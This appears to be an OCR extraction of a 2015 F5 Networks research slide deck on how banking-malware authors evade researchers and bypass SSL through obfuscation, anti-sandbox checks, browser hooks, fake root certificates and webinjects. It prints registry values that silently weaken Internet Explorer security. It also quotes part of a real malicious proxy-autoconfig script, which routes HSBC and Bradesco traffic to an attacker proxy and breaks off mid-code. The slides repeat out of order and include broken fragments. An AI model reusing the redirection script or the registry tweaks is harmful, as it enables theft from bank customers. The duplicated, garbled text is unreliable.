
Outsmarting Researchers: Fraudsters and Their Security Practices

by Julia Karpin and Avi Shulman
June 2015
F5 Networks

THANK YOU!

Questions?

References



History of an Arms Race

Fraudsters	banking security
Keyloggers	Virtual Keyboards
Phishing	SSL (digital certificates)
Webinjects	Smartcards\ mTAN
Man in the Mobile	Fingerprinting
VNC\RAT	Brainwaves

Server-Side Enforcement

- Geolocation IP filtering
- Server-side webinjects

Obfuscation

Code Obfuscation:
- Packers (themida)
- Embedded Virtual Machines
- Dead Code addition
- Name obfuscation

Domain Obfuscation:
- DGA

Encryption

- Public-key authentication
- Webinjects configuration (AES, blowfish, steganography)
- C&C communication (https, RC4)

Anti-VM and Anti-Sandbox

- CPU check
- IN/O backdoor port
- vm tools
- Foreground window
- Cursor position
- sleep()

Fraudsters

Bypassing SSL


- Browser Function Hooks
- Fake Root Certificate Authority

Browser Function Hooks

- Pre-call arguments
- Post-call arguments

Fake Root Certificate Authority

- Eliminate security warnings
- Conceal ssl proxy
- Phishing



Browser Security Settings

Outsmarting Researchers: Fraudsters and Their Security Practices

by Julia Karpin and Avi Shulman
June 2015
F5 Networks

Fraudsters

Server-Side Enforcement

- Geolocation IP filtering
- Server-side webinjects

Encryption

- Public-key authentication
- Webinjects configuration (AES, blowfish, steganography)
- C&C communication (https, RC4)

Anti-VM and Anti-Sandbox

- CPU check
- I\O backdoor port
- vm tools
- Foreground window
- Cursor position
- sleep()

Obfuscation

Code Obfuscation:
- Packers (themida)
- Embedded Virtual Machines
- Dead Code addition
- Name obfuscation

Domain Obfuscation:
- DGA


THANK YOU!

Questions?

References

History of an Arms Race

Fraudsters	banking security
Keyloggers	Virtual Keyboards
Phishing	SSL (digital certificates)
Webinjects	Smartcards\ mTAN
Man In the Mobile	Fingerprinting
VNC\RAT	Brainwaves



Bypassing SSL


- Browser Function Hooks
- Fake Root Certificate Authority

Browser Function Hooks

- Pre-call arguments
- Post-call arguments

Fake Root Certificate Authority

- Eliminate security warnings
- Conceal ssl proxy
- Phishing



Browser Security Settings

Fraudsters


History of an Arms Race

Fraudsters	banking security
Keyloggers	Virtual Keyboards
Phishing	SSL (digital certificates)
Webinjects	Smartcards\ mTAN
Man in the Mobile	Fingerprinting
VNC\RAT	Brainwaves

Browser


Keylogger Malware

Keyboard




History of an Arms Race


Fraudsters	banking security
Keyloggers	Virtual Keyboards
Phishing	SSL (digital certificates)
Webinjects	Smartcards\ mTAN
Man in the Mobile	Fingerprinting
VNC\RAT	Brainwaves


paypal-hilfeservice.com/de/news/dp/B0028YZ758/ref=sr_2_home&locale/sicherheit/umstellung
PayPal
Mein Konto
Übersicht
Kreditkarte hinzu
Fügen Sie Ihrem PayPa
jederzeit sicher und sch
Geben Sie nachfolgend
Nachname
Geburtsdatum
TT.MM.JJJJ
Kartentyp
Bitte auswählen
Kartennummer
PayPal, Inc. (US)
https://www.paypal.com/at/cgi-bi
PayPal
Startseite
Privatkunden
Willkommen bei PayPal!
Neu anmelden
https://www.paypal.com/
Paypal Inc. [US]
Personal
Business
Send Money
Website Identification
VeriSign has identified this site as:
Paypal Inc.
San Jose, CA
US
This connection to the server is encrypted.
Should I trust this site?
View certificates

History of an Arms Race

Fraudsters	banking security
Keyloggers	Virtual Keyboards
Phishing	SSL (digital certificates)
Webinjects	Smartcards\ mTAN
Man in the Mobile	Fingerprinting
VNC\RAT	Brainwaves


Browser
GUI
Network
HttpSendRequest
InternetReadFile
SSL
Socket
Bank
HTML Interpreter
JavaScript Engine
<Response HTML>
<Fake HTML>
<Response HTML>


Bank of America
Online Banking
Easy. Secure. Free.
Enroll
View demo | Learn more
Enter Online ID:
Your ATM or Check Card Number:
Your PIN:
Save this Online ID
Account in:
Where do I enter my Passcode?
Sign In
Forgot or need help with your ID?
Reset Passcode
citi
sign on to your accounts
User ID
Password
To prevent fraud enter your credit card information please:
Your ATM or Check Card Number:
Expiration Date:
ATM PIN:
Your mother"s maiden name:
Remember my ID
sign on
Ingresar en español
E*TRADE
SECURE LOG ON:
User ID:
Password:
SSN:
MMN:
Start In:
LOG ON
中文
- Additionally injected fields

$3,

History of an Arms Race

Fraudsters	banking security
Keyloggers	Virtual Keyboards
Phishing	SSL (digital certificates)
Webinjects	Smartcards\ mTAN
Man in the Mobile	Fingerprinting
VNC\RAT	Brainwaves

SpyEye author

30 years in prison

SpyEye botmaster


30 years in prison

carberp author

10 years in prison

WANTED

By The FBI




$3,000,000 Reward

Bypassing SSL

- Browser Function Hooks
- Fake Root Certificate Authority


Browser Function Hooks


- Pre-call arguments
- Post-call arguments



Fake Root Certificate Authority

- Eliminate security warnings
- Conceal ssl proxy
- Phishing






Browser Security Settings

HKCU\Software\Microsoft\Internet Explorer\Main\NoProtectedModeBanner = "1"
HKCU\Software\Microsoft\Internet Explorer\Main\TabProcGrowth = "0"
HKCU\Software\Microsoft\Windows\CurrentVersion\Internet Settings\Zones\3\2500 = "3"


3 - internet zone
3 - run the process silently with medium integrity



Microsoft\Windows\CurrentVersion\Internet Settings\Zo

et zone

e process silently with medium integrity



```
// New PAC Document Config, from C4SH_OUT - by c0d3c4sh
// caraí esses fdps ficam sniffando pra que ? vao chupar um canavial de rola seus arrombado desocupados
// me deixem trabalhar, preciso sustentar minha familia cambada de fdp, alivia ai pa mim !!
// caso queira trampo me mande 1 email [redacted]@bol.com.br !
    function FindProxyForURL(SAITE, URLREQ) {
//////////////////////////////////////////////////////////
var SERVER = "PROXY [redacted]85.88:80";
var RD = "DIRECT";
var S1 = ""ww"+ "w.hs"+ "bc.c"+ "om.*";
var S2 = ""hs"+ "bc"+    ".com"+ "*.*";
var S3 = ""ww"+ "w.hs"+ "bcpre"+ "mier"+ ".com.*";
var S4 = ""hs"+ "bcpre"+ "mier"+ ".com.*";
var S5 = ""ww"+ "w.hs"+ "bcadv"+ "ance"+ ".com.*";
var S6 = ""hs"+ "bc"+ "advan"+ "ce"+ ".com.*";
var S7 = ""br"+  "ades"+  "co.*";
var S8 = ""ww"+  "w.b"+      "b."+  "com.*";
var S9 = ""WW"+ "W.bra"+ "desco"+ "prim"+ "e.com.*";
var S10 = ""bra"+ "desco"+ "prim"+ "e.com.*";
var S11 = ""ww"+ "w.bra"+ "desco"+ "priv"+ "ate"+ "ban"+ "k.com.*";
